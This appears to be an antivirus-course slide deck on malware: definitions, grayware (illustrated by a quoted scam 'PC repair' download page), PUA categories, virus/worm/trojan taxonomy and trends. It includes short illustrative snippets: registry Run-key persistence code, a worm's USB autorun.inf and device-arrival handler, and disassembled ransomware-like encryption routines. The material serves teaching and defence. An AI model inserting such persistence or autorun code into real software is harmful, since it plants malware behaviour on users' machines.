



# MALWARE

- **What is malware?**
- **Classification**
- **Current trends**
- **Structure and behavior**
- **Information sources**



# What is Malware?

- Malware is malicious software that is **deliberately** created to harm computer's user.
- Word malware was created from words malicious and software
- Harm can be done by many ways
  - Gathering of information
  - Using computers processor time
  - Using device as point of attack
  - User ransom
  - Advertisement
  - Misinformation


# But what IS malware?

## What is AV company detecting?

- It can be wrongly written application.
- It can be unwanted application.
- It can be damaged application
- It can be data
- It can be communication
- It can be email.



## AV's see files in 3 categories



# Grayware

- advertising display software
- download wrappers,
- various browser toolbars
- software with misleading behavior
- bundleware,
- crypto-miners
- registry cleaners (Windows operating systems only)
- or any other borderline software, or software that uses illicit or at least unethical business practices (despite appearing legitimate) and might be deemed undesirable by an end user who became aware of what the software would do if allowed to install

Windows Problems > Windows 10 Errors > [Windows Repair](#)



## How to Fix Problems with Windows 10



### System Information:

Your machine is currently running: Windows 10  
Win Tonic tool is compatible with your operating system.

Select Language:

English

Download Now



Download File: [REDACTED]  
Download Time: Under 1 minute  
Manufacturer: [REDACTED]  
Designed for: Windows 7, 8, 8.1 & 10

The free version will scan & fix only 25% of unwanted items. To fix all items and unlock full functionality, you need to purchase the license key.

### Problem:

If your PC is infected with Malware, running slow, giving you errors then you need to fix these problems. [REDACTED] is the only solution of its kind to all these problems. This software eliminates the need to take your pc to local technicians and spend extra money to get rid of these problems.

### Solution:

Download, Install, Scan and fix your PC Problems if found, with [REDACTED]. This software also provides protection against Malware infections, unwanted ads and browser pop-ups with the built in Malware Cleaner and Ad-Blocker – [download here](#)



### Ways to repair PC errors

Advanced PC users may be able to fix Microsoft Windows 7, 8, 8.1 or 10 problems by manually editing the registry or removing individual keys found to be corrupt or invalid, as well as applying other manual PC bug fixes. Users may seek professional help from an IT technician, who can help avoid a full PC crash, fix PC power supply and other hardware, as well as clean the computer from issues that may be causing stability problems or general malfunctions. However, since any manipulations with the registry always carry a risk of rendering the operating system unbootable, whenever a user is in any doubt of their technical skills or knowledge, they should only use special software that provides safe PC fixes and is meant to fix system errors and other computer problems without requiring any special skills.

Safe way to fix PC errors:

**Step 1:** [Click here to download Windows 10 repair tool.](#)

**Step 2:** Double Click the setup file & follow onscreen instruction to install.

**Step 3:** Click on "Fix all Items" button after the scan completes.



### Symptoms of PC errors



### Causes of PC errors

[Download Now](#)

### STEP BY STEP GUIDE

- Step 1:** Download the PC repair tool
- Step 2:** Double Click the setup file & follow onscreen instruction to install.
- Step 3:** Click on "Fix all Items" button after the scan completes.

Download File: [REDACTED]

Manufacturer: [REDACTED]

Download size: 1.5 MB

Download Now



Total downloads: 71,799,684+


Download time: dsl: 5sec, dialup: 3min

Compatibility: Win 10, 8, 8.1, 7

Requirements: 1 GHz Processor, 512 MB RAM, 600 MB HDD

[REDACTED] Specifically designed to eliminate all Malware from your PC, fix invalid & corrupt registries to enhance system response time & stability, block unwanted ads and browser pop-ups and clean junk files to free up space on your hard drive.

\*Get premium license starting at € 9.95



+ Symptoms of PC errors

+ Causes of PC errors

eliminate all Malware from your PC, fix invalid & corrupt registries to enhance system response time & stability, block unwanted ads and browser pop-ups and clean junk files to free up space on your hard drive.

\*Get premium license starting at € 9.95

The screenshot displays the ESET PC Repair Tool interface. At the top, there are navigation tabs: Overview, Scan (active), Web Protection, and Startup Manager. A status banner at the top left shows an orange exclamation mark icon and the text: "Status: 254 Items occupying 96.2 MB disk space to clean". Below this, a message states: "Fix these unwanted items to enjoy a stable, optimized and secure computer. You can also check details of found items by clicking on them."

Scan Area and Items Found	Impact on System	View details
<b>Malware Scan</b> Infected Files & Folders: 0 Infected Registry: 0	<b>Infections Found: 0</b> Malware scan includes entries from PUA, adware or ransomware. They tend to slow down PC and may show false popups. Some may also steal data from your PC.	
<b>Junk and Privacy Scan</b> Junk & Privacy data found: <b>96.2 MB</b> Junk & Privacy items: <b>229</b>	<b>Recoverable Space: 96.2 MB</b> These entries just occupy unnecessary space on the hard disk of your system. Some privacy exposing items might be misused by malware.	
<b>Invalid Registry Scan</b> Invalid Registry Items Found: <b>24</b> Unneeded startup items: 0	<b>Items Found: 24</b> Invalid registry entries are not necessarily harmful, but cleaning them may improve the communication time when various software interact with system registry.	
<b>Web Protection - <a href="#">Enable Now</a></b> Not protected: <b>1</b>	<b>Action Required: 1</b> Enabling web protection may improve your internet surfing experience on Internet Explorer, Firefox and Google Chrome. It also blocks malicious URLs.	


At the bottom left, there is an "Export Log" button with a sun icon. At the bottom right, there is a large blue "Fix All Items" button. The footer contains the "CHECKMARK CERTIFIED" logo, the version "Version: 1.0.0.27", and an "Activate Now" button.




# Grayware examples - II

- Advertised via scam-like urls “<http://www.microsoft.com-fastest.....>”
- Download website mimics Microsoft download pages; misleading heading "How to fix Problems with Windows 10"
- Installer itself offers other products (for example another Antivirus product), "Decline" resp. "Accept " buttons are likely to be confused with the "Next" button (same size/position/design)
- Once scan & cleaning is finished (note that only 25% of findings is cleaned for free) there is a message "Your PC may still have other malicious or unwanted items." present to user. This is misleading as there were no malware detected during test scan.
- There is offered another antivirus product during checkout. Price is "\$0" but there is a fee \$1.85 monthly in the fineprint.
- Combination of two proper AVs can lead to serious issues.

## Malware Red alert! Threats found

 INTERNET SECURITY


**Warning**  
Threats found

Multiple threats were found and could not be cleaned automatically. Please review the threats and select an action to take for each one.

Name	Detection	Action
[REDACTED]	a variant of Win32/Ad...	Clean ▼


[Action for all listed threats](#)


Apply selected actions?

 Apply

[Learn more about this message](#)

## Malware Yellow warning Detections occurred

 INTERNET SECURITY


**Warning**  
Detections occurred

Multiple threats were found and could not be cleaned automatically. Please review the threats and select an action to take for each one.

Name	Detection	Action
[REDACTED]	Win32/InstallCore.A/P...	Clean ▼

[Action for all listed threats](#)

Apply selected actions?

 Apply

[Learn more about this message](#)

# Potentially unwanted application - I

- PUA or PUP [potentially unwanted program] is application that is legitimate but can be distributed into computer without user approval or by use of social engineering. Alternatively, it can be an application that is commonly misused by malware authors.
- It is not defined what is and what is not PUA. Every AV can have different rules

# Potentially unwanted application - II

## PUA categories

- **Unsafe** – Application that can be misused my malware. For example, coinminer that is run by command line.
- **Unwanted** – Application that have known history of showing up on user's computer without approval.
- **Suspicious** – Applications that have common attributes with malware but are not analyzed.

# CLEAN x PUA x MALWARE

registrme.exe

```
GetSystemDirectory(szSysDir, sizeof(szSysDir));  
strcat_s(szSysDir, MAX_PATH, "\\aspirsvc.exe");  
RegOpenKeyEx(HKLM, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", 0, KEY_SET_VALUE, &hKey  
);  
RegSetValueEx(hKey, "aspiration", 0, REG_SZ, szSysDir, sizeof(szSysDir));  
RegCloseKey(hKey);
```

# Intermezzo 1

Bad programming examples

```
mov     ecx, [esp+94h]
cmp     ecx, 1
jbe     short loc_58E7A3
```

```
lea     eax, aMallocDuringSi+4DBh ; generating keypair...
mov     [esp+94h+var_10], eax
mov     [esp+94h+var_C], 15h
mov     [esp+94h+var_8], 0
mov     [esp+94h+var_4], 0
lea     eax, byte_58A660
mov     [esp+94h+var_94], eax
lea     ecx, [esp+94h+var_10]
mov     [esp+94h+var_90], ecx
call    runtime_convI2E
mov     eax, [esp+94h+var_8C]
mov     ecx, [esp+94h+var_88]
mov     [esp+94h+var_8], eax
mov     [esp+94h+var_4], ecx
lea     eax, [esp+94h+var_8]
mov     [esp+94h+var_94], eax
mov     [esp+94h+var_90], 1
mov     [esp+94h+var_8C], 1
call    fmt_Println
call    main_Generate
mov     eax, [esp+94h+var_94]
mov     ecx, 1
```

```
mov     ecx, [eax+8]
mov     eax, [eax+0Ch]
mov     [esp+94h+var_94], ecx
mov     [esp+94h+var_90], eax
call    main_GetKey
xor     eax, eax
xor     ecx, ecx
jmp     loc_58E7A3
```

```
loc_58E7A3:
mov     [esp+94h+var_3C], eax
mov     [esp+94h+var_71], cl
mov     [esp+94h+var_94], 0
mov     [esp+94h+var_90], 0
mov     [esp+94h+var_8C], 0
call    fmt_Println
mov     eax, [esp+94h+var_3C]
mov     [esp+94h+var_94], eax
call    main_Stringify
mov     eax, [esp+94h+var_90]
mov     ecx, [esp+94h+var_8C]
```

```
loc_58E7A52:
mov     [esp+94h+var_94], 0
mov     eax, [esp+94h+var_90]
call    runtime_convI2E
ud2
```

```

mov     ecx, [esp+94h]
cmp     ecx, 1
jbe     short loc_58E

```

```

mov     [esp+8Ch+var_64], eax
call    crypto_rsa_EncryptOAEP
mov     eax, [esp+8Ch+var_60]
mov     [esp+8Ch+var_14], eax
mov     ecx, [esp+8Ch+var_5C]
mov     [esp+8Ch+var_34], ecx
mov     edx, [esp+8Ch+var_58]
mov     [esp+8Ch+var_30], edx
mov     ebx, [esp+8Ch+var_54]
mov     ebp, [esp+8Ch+var_50]
mov     test    ebx, ebx
jz      short loc_58E189

```



```

lea     eax, aMa
mov     [esp+94h]
mov     [esp+94h]
mov     [esp+94h]
mov     [esp+94h]
lea     eax, byt
mov     [esp+94h]
lea     ecx, [es
mov     [esp+94h]
mov     [esp+94h]
call    runtime_
mov     eax, [es
mov     ecx, [es
mov     [esp+94h]
mov     [esp+94h]
lea     eax, [es
mov     [esp+94h]
mov     [esp+94h]
mov     [esp+94h]
call    fmt_Prin
call    main_Gen
mov     eax, [es
mov     ecx, 1

```

```

loc_58E189:
mov     ebx, [esp+8Ch+var_1C]
mov     [esp+8Ch+var_8C], ebx
mov     ebx, [esp+8Ch+var_44]
mov     [esp+8Ch+var_88], ebx
mov     ebx, [esp+8Ch+var_40]
mov     [esp+8Ch+var_84], ebx
call    crypto_aes_NewCipher
mov     eax, [esp+8Ch+var_80]
mov     ecx, [esp+8Ch+var_7C]

```

```

mov     [esp+94h+var_94], 0
mov     [esp+94h+var_90], 0
mov     [esp+94h+var_8C], 0
call    fmt_Println
mov     eax, [esp+94h+var_3C]
mov     [esp+94h+var_94], eax
call    main_Stringify
mov     eax, [esp+94h+var_90]
mov     ecx, [esp+94h+var_8C]

```

```

mov     [esp+94h]
call    runtime_
ud2

```



```


mov     ecx, [esp+94h]
cmp     ecx, 1
jbe     short loc_58E

```

```

lea
mov
mov
mov
lea
mov
call
mov
mov
mov
lea
mov
mov
mov
call
call
mov
mov

```



```

mov     [esp+94h+var_8C], 0
call    fmt_Println
mov     eax, [esp+94h+var_3C]
mov     [esp+94h+var_94], eax
call    main_Stringify
mov     eax, [esp+94h+var_98]
mov     ecx, [esp+94h+var_8C]

```

ud2

# **Malware classification**

# Basic classification

- **Virus**

Virus infect binary file in a way that does not impact original file in any way except additional virus execution.

- **Worm**

Worm copies itself to propagate to another system

- **Trojan**

Trojan is everything else

## Win32/Madang.A

Original Calculator.exe

[illegible]

## Modified Calculator.exe

[illegible]

Additional Code

# Worm

## Infection methods:

- Copy itself to removable media
- Copy itself to shared directories (P2P sharing application)
- Send itself to different users (Mail, Facebook, Skype...)
- Add itself to DVD burning queue

**CSIDL\_CDBURN\_AREA** – WINAPI SHGetFolderPath()

C:\Documents and Settings\username\Local Settings\Application Data\Microsoft\CD Burning



# Worm II

## Typical USB propagation

- Looking for removable media or wait for WM\_DEVICECHANGE event
- Hiding (SetFileAttributes)
- Creates autorun.inf on USB

### Worm.exe

```
case WM_DEVICECHANGE:
{
    switch(wParam)
    {
        case DBT_DEVICEARRIVAL:
        {
            // Infect device if REMOVABLE USB
        }
    }
}
```

### USB drive

#### hiddenWorm.exe

#### autorun.inf

```
[ AutoRun ]
open = hiddenWorm .exe
shellexecute = hiddenWorm.exe
shell\Auto\command = hiddenWorm.exe
```



# Trojan – advanced classification - I

- **Backdoor**  
Receive and execute remote commands.
- **Adware**  
Manipulates or add advertisement to user's PC.
- **Spy**  
Continually steals important data from victims computer.
- **Banker**  
Malware specialized to attack banking interface on victims computer.

# Trojan – advanced classification - II

- **Downloader**

Typically small malware distributed by attacks that downloads and execute “main” malware. Main malware may change in time.

- **Exploit**

Exploit’s main functionality is to get through computer security barriers. They typically distribute downloaders. They are especially dangerous if they incorporate **Zero-day exploit**.

- **Rootkit**

Rootkit is malware residing in kernel part of OS. Typically it defends user space malware.



# Trojan – advanced classification - III

- **Bootkit**

Bootkit infects Master Boot Record or Volume Boot Record. Rootkit installation before AV initialization is usual target of bootkit.

- **CoinMiner**

Software mining cryptocurrency without user knowledge

- **Ransomware**

Ransom software that may block computer functionalities and demand payment for unlocking.

# Trojan – advanced classification- IV

- **Bad Joke**

Special type of malware that is in category of pranks but is uneasy to get rid off by basic user.

- **Agent**

Malware that cannot be put into any categories.

# APT – Targeted attack

- Knowledge of target's environment and infrastructure
- Combination of social engineering and infection.
- AV companies typically do not know context of attack
- Long delay between malware deployment and malware public release.
- Infection vector is usually exploitation

# Intermezzo 2

Bad programming examples


```
24 def xor(key, mes):
25     ciph=""
26     n = len(mes)-len(key)
27     key1=key
28     for t in range(n):
29         key1+= key[t%3]
30     for i in range(len(mes)):
31         ciph += chr(ord(mes[i]) ^ ord(key1[i]))
32     return ciph
33 def decxor(key,cipher):
34     mes = ""
35     n = len(cipher)-len(key)
36     key1=key
37     for t in range(n):
38         key1+= key[t%3]
39     for i in range(len(cipher)):
40         mes += chr(ord(cipher[i]) ^ ord(key1[i]))
41     return mes
```




# TRENDS




# HOAX in Europe






Top 10 malware detections in T3 2021 (% of malware detections)

